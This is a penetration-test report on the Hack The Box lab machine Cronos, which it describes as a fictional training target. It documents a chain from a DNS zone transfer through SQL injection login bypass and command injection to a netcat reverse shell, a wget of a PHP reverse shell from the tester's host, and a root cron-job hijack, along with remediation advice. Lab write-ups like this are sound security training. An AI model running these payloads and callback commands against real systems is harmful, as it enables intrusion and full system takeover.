HACKTHEBOX

Penetration Test

HTB - Cronos

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Cronos

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Cronos Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Cronos (“Cronos” herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Cronos’s internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Cronos, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a “Black Box” approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Cronos’s externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Cronos.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.13	cronos.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Cronos, Jan Mevius identified 4 findings that threaten the confidentiality, integrity, and availability of Cronos's information systems. The findings were categorized by severity level, with 1 of the findings being assigned a critical-risk rating, 2 high-risk, 1 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

A penetration test was conducted on the target system to assess its security posture. The assessment revealed several critical vulnerabilities, including insecure server configurations, a web application login bypass, and improper input handling that allowed full remote code execution.

By chaining these issues, our tester was able to gain unauthorized access to sensitive internal systems, escalate privileges, and eventually obtain full administrative (root) control over the server.

This compromise highlights serious security risks, particularly in how the application handles user input, system permissions, and server-side scripts. These findings underscore the urgent need for

security hardening, regular code audits, and strict access control to prevent unauthorized access or control by malicious actors.

Cronos should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization's ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Cronos provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 4 findings that pose a material risk to Cronos's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Cronos's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection in Login Page	18
2	8.8 (High)	Command Injection via Net Tool	20

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Cronos the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. An nmap scan was conducted against the target system, revealing that ports 22 (SSH), 53 (DNS), and 80 (HTTP) were open and accessible.
2. Visiting the web service on port 80 displayed a webpage with no immediately useful functionality or exposed endpoints.
3. A DNS zone transfer was attempted on port 53 and succeeded, disclosing an internal subdomain: `admin.cronos.htb`.
4. Accessing `admin.cronos.htb` revealed a login page vulnerable to SQL injection. By submitting a payload, the tester was able to bypass authentication and gain access to the application as the admin user.
5. Within the authenticated interface, a tool labeled `"Net Tool v0.1"` was available, allowing users to perform ping or traceroute actions to arbitrary IP addresses. Input was improperly sanitized, and command injection was possible by appending a semicolon (`;`) followed by shell commands. This was validated using `8.8.8.8; whoami`, which returned `www-data`, confirming arbitrary command execution in the web server context.
6. A reverse shell was established by executing a command through the injection point. A netcat listener on the tester's machine captured a shell with `www-data` privileges.
7. With an interactive shell, the tester ran `linpeas.sh` to enumerate privilege escalation vectors. The script revealed a scheduled cron job running a PHP script as root. Crucially, this script was writable by the `www-data` user.
8. The tester replaced the vulnerable PHP script with a modified version of Pentestmonkey's `php-reverse-shell.php`, configured to connect back to the tester's listener. A new listener was started in preparation for root-level access.
9. When the cron job executed the replaced PHP file, the reverse shell connected back to the tester, this time with root privileges, completing full system compromise.

Detailed reproduction steps for this attack chain are as follows:

Starting with an nmap scan the tester noticed three open ports: 22 (SSH), 53 (DNS) and 80 (HTTP).

```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 15:24 CEST
Nmap scan report for cronos.htb (10.10.10.13)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Cronos
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.18 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/cronos/nmap/deepscan.
```

Figure 1: nmap scan

Browsing to the webpage the tester did not notice anything that stood out to be vulnerable, so a DNS zone transfer was performed to try and find other points of attack and a subdomain was found: `admin.cronos.htb`.

```
What would you like to do next?
_______________________________

        1) deeper port scanning
        2) directory fuzzing
        3) subdomain fuzzing
        4) DNS zone transfer check
        5) FTP check
        6) SMB check
        7) NFS check


        8) Exit.

Select option: 4


[*] Starting zone transfer check ...

; <<>> DiG 9.20.7-1-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 20 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Thu May 08 15:28:34 CEST 2025
;; XFR size: 7 records (messages 1, bytes 203)

[+] Output saved to: /home/kali/htb/boxes/cronos/dns/results.txt.
```

Figure 2: DNS zone transfer

This subdomain revealed a login panel, on which easy guessable credentials did not work. However, it was found that this panel was vulnerable to SQL injection, and the payload of `admin'-- -` was used to bypass authentication and log in as admin.




Figure 3: SQL injection

Upon log in the tester found that the Net Tool hosted can perform the `ping` and `traceroute` actions, however improper sanitization allowed for command injection by appending a (`;`) followed by a command. This was established through testing with a simple `whoami` command.




Figure 4: Command injection

A listener was set up on the host machine and the tester then ran the following command to establish a reverse shell through `nc`:

```
8.8.8.8;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.5 9001 >/tmp/f
```




Figure 5: Reverse shell input

After establishing the shell, the tester quickly found the user flag located in `/home/noulis/`.

```
┌──(kali㉿kali)-[~/…/boxes/cronos/users/www-data]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13] 60002
bash: cannot set terminal process group (1321): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ ls -la
ls -la
total 32
drwxr-xr-x 2 www-data www-data 4096 May 10  2022 .
drwxr-xr-x 5 root     root     4096 May 10  2022 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rw-r--r-- 1 www-data www-data 2531 Jan  1  2021 index.php
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
www-data@cronos:/var/www/admin$ cd /home
cd /home
www-data@cronos:/home$ ls
ls
noulis
www-data@cronos:/home$ cd noulis
cd noulis
www-data@cronos:/home/noulis$ ls -la
ls -la
total 32
drwxr-xr-x 4 noulis noulis 4096 May 10  2022 .
drwxr-xr-x 3 root   root   4096 May 10  2022 ..
-rw-r--r-- 1 noulis noulis  220 Mar 22  2017 .bash_logout
-rw-r--r-- 1 noulis noulis 3771 Mar 22  2017 .bashrc
drwx------ 2 noulis noulis 4096 May 10  2022 .cache
drwxr-xr-x 3 root   root   4096 May 10  2022 .composer
-rw-r--r-- 1 noulis noulis  655 Mar 22  2017 .profile
-r--r--r-- 1 noulis noulis   33 May  8 16:21 user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
b6[redacted]df
www-data@cronos:/home/noulis$
```

Figure 6: User flag

The LinPEAS enumeration script was transferred over to the `/tmp` directory on the victim machine, and which then showed a cron job running a PHP script as root.

```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
```

Figure 7: Cron job

This script was found to be owned and writable by the current user `www-data`.

```
www-data@cronos:/tmp$ cd /var/www/laravel/
cd /var/www/laravel/
www-data@cronos:/var/www/laravel$ ls -la
ls -la
total 2012
drwxr-xr-x 13 www-data www-data    4096 May 10  2022 .
drwxr-xr-x  5 root     root        4096 May 10  2022 ..
-rw-r--r--  1 www-data www-data     572 Apr  9  2017 .env
drwxr-xr-x  8 www-data www-data    4096 May 10  2022 .git
-rw-r--r--  1 www-data www-data     111 Apr  9  2017 .gitattributes
-rw-r--r--  1 www-data www-data     117 Apr  9  2017 .gitignore
-rw-r--r--  1 www-data www-data     727 Apr  9  2017 CHANGELOG.md
drwxr-xr-x  6 www-data www-data    4096 May 10  2022 app
-rwxr-xr-x  1 www-data www-data    1646 Apr  9  2017 artisan
drwxr-xr-x  3 www-data www-data    4096 May 10  2022 bootstrap
-rw-r--r--  1 www-data www-data    1300 Apr  9  2017 composer.json
-rw-r--r--  1 www-data www-data  121424 Apr  9  2017 composer.lock
-rwxr-xr-x  1 www-data www-data 1836198 Apr  9  2017 composer.phar
drwxr-xr-x  2 www-data www-data    4096 May 10  2022 config
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 database
-rw-r--r--  1 www-data www-data    1062 Apr  9  2017 package.json
-rw-r--r--  1 www-data www-data    1055 Apr  9  2017 phpunit.xml
drwxr-xr-x  4 www-data www-data    4096 May 10  2022 public
-rw-r--r--  1 www-data www-data    3424 Apr  9  2017 readme.md
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 resources
drwxr-xr-x  2 www-data www-data    4096 May 10  2022 routes
-rw-r--r--  1 www-data www-data     563 Apr  9  2017 server.php
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 storage
drwxr-xr-x  4 www-data www-data    4096 May 10  2022 tests
drwxr-xr-x 31 www-data www-data    4096 May 10  2022 vendor
-rw-r--r--  1 www-data www-data     555 Apr  9  2017 webpack.mix.js
www-data@cronos:/var/www/laravel$
```

Figure 8: Script owned and writable

On the tester's host machine, a PHP reverse shell from Pentestmonkey was prepared with the following info:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.5';  // CHANGE THIS
$port = 9002;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 9: PHP reverse shell

A new listener was started.

```
┌──(kali㉿kali)-[~/CPTS/NIX01/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
```

Figure 10: New listener

The PHP reverse shell script was then transferred over to the victim host, the real script was renamed to `artisan-backup` and the reverse shell script was named as `artisan` so that it will be executed by the `root` user through the scheduled cron job.

```
www-data@cronos:/var/www/laravel$ wget 10.10.14.5:8000/artisan
wget 10.10.14.5:8000/artisan
--2025-05-08 16:50:28--  http://10.10.14.5:8000/artisan
Connecting to 10.10.14.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'artisan.1'

     0K .....                                                 100% 1.10M=0.005s

2025-05-08 16:50:28 (1.10 MB/s) - 'artisan.1' saved [5492/5492]

www-data@cronos:/var/www/laravel$ mv artisan artisan-backup
mv artisan artisan-backup
www-data@cronos:/var/www/laravel$ mv artisan.1 artisan
mv artisan.1 artisan
www-data@cronos:/var/www/laravel$
```

Figure 11: Cron job hijacking

A new shell was opened, this time as the `root` user. This marked complete compromise and the root flag was captured.




Figure 12: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Cronos to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Cronos should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

SQL Injection in Login Page - Use parameterized queries (prepared statements) for all database access, employ an ORM or security libraries that abstract direct SQL usage and implement input validation and output encoding.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

Command Injection via Net Tool - Avoid direct shell invocation with user input, use safe system call libraries that separate command and arguments and sanitize and validate all user-supplied input.

Writable Root Cron Job - Restrict write permissions on files executed by privileged users, run cron jobs under dedicated low-privilege service accounts where possible and regularly audit cron jobs and associated scripts.

6.3 Long Term


- Restrict zone transfers to specific, trusted IP addresses only.
- Disable zone transfers entirely if not needed.
- Regularly audit DNS configurations.

7 Technical Findings Details


1. SQL Injection in Login Page - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The login panel on `admin.cronos.htb` was vulnerable to SQL injection. The payload `admin'-- -` was used to bypass authentication and gain access as an administrative user.
Impact	SQL injection can allow an attacker to bypass authentication, extract or modify database contents, escalate privileges, or even execute system commands depending on DBMS configuration.
Remediation	• Use parameterized queries (prepared statements) for all database access. • Employ an ORM or security libraries that abstract direct SQL usage. • Implement input validation and output encoding. • Use Web Application Firewalls (WAFs) to detect and block malicious payloads.
References	• https://owasp.org/www-community/attacks/SQL_Injection • https://cwe.mitre.org/data/definitions/89.html

Finding Evidence





```
admin'-- -
```

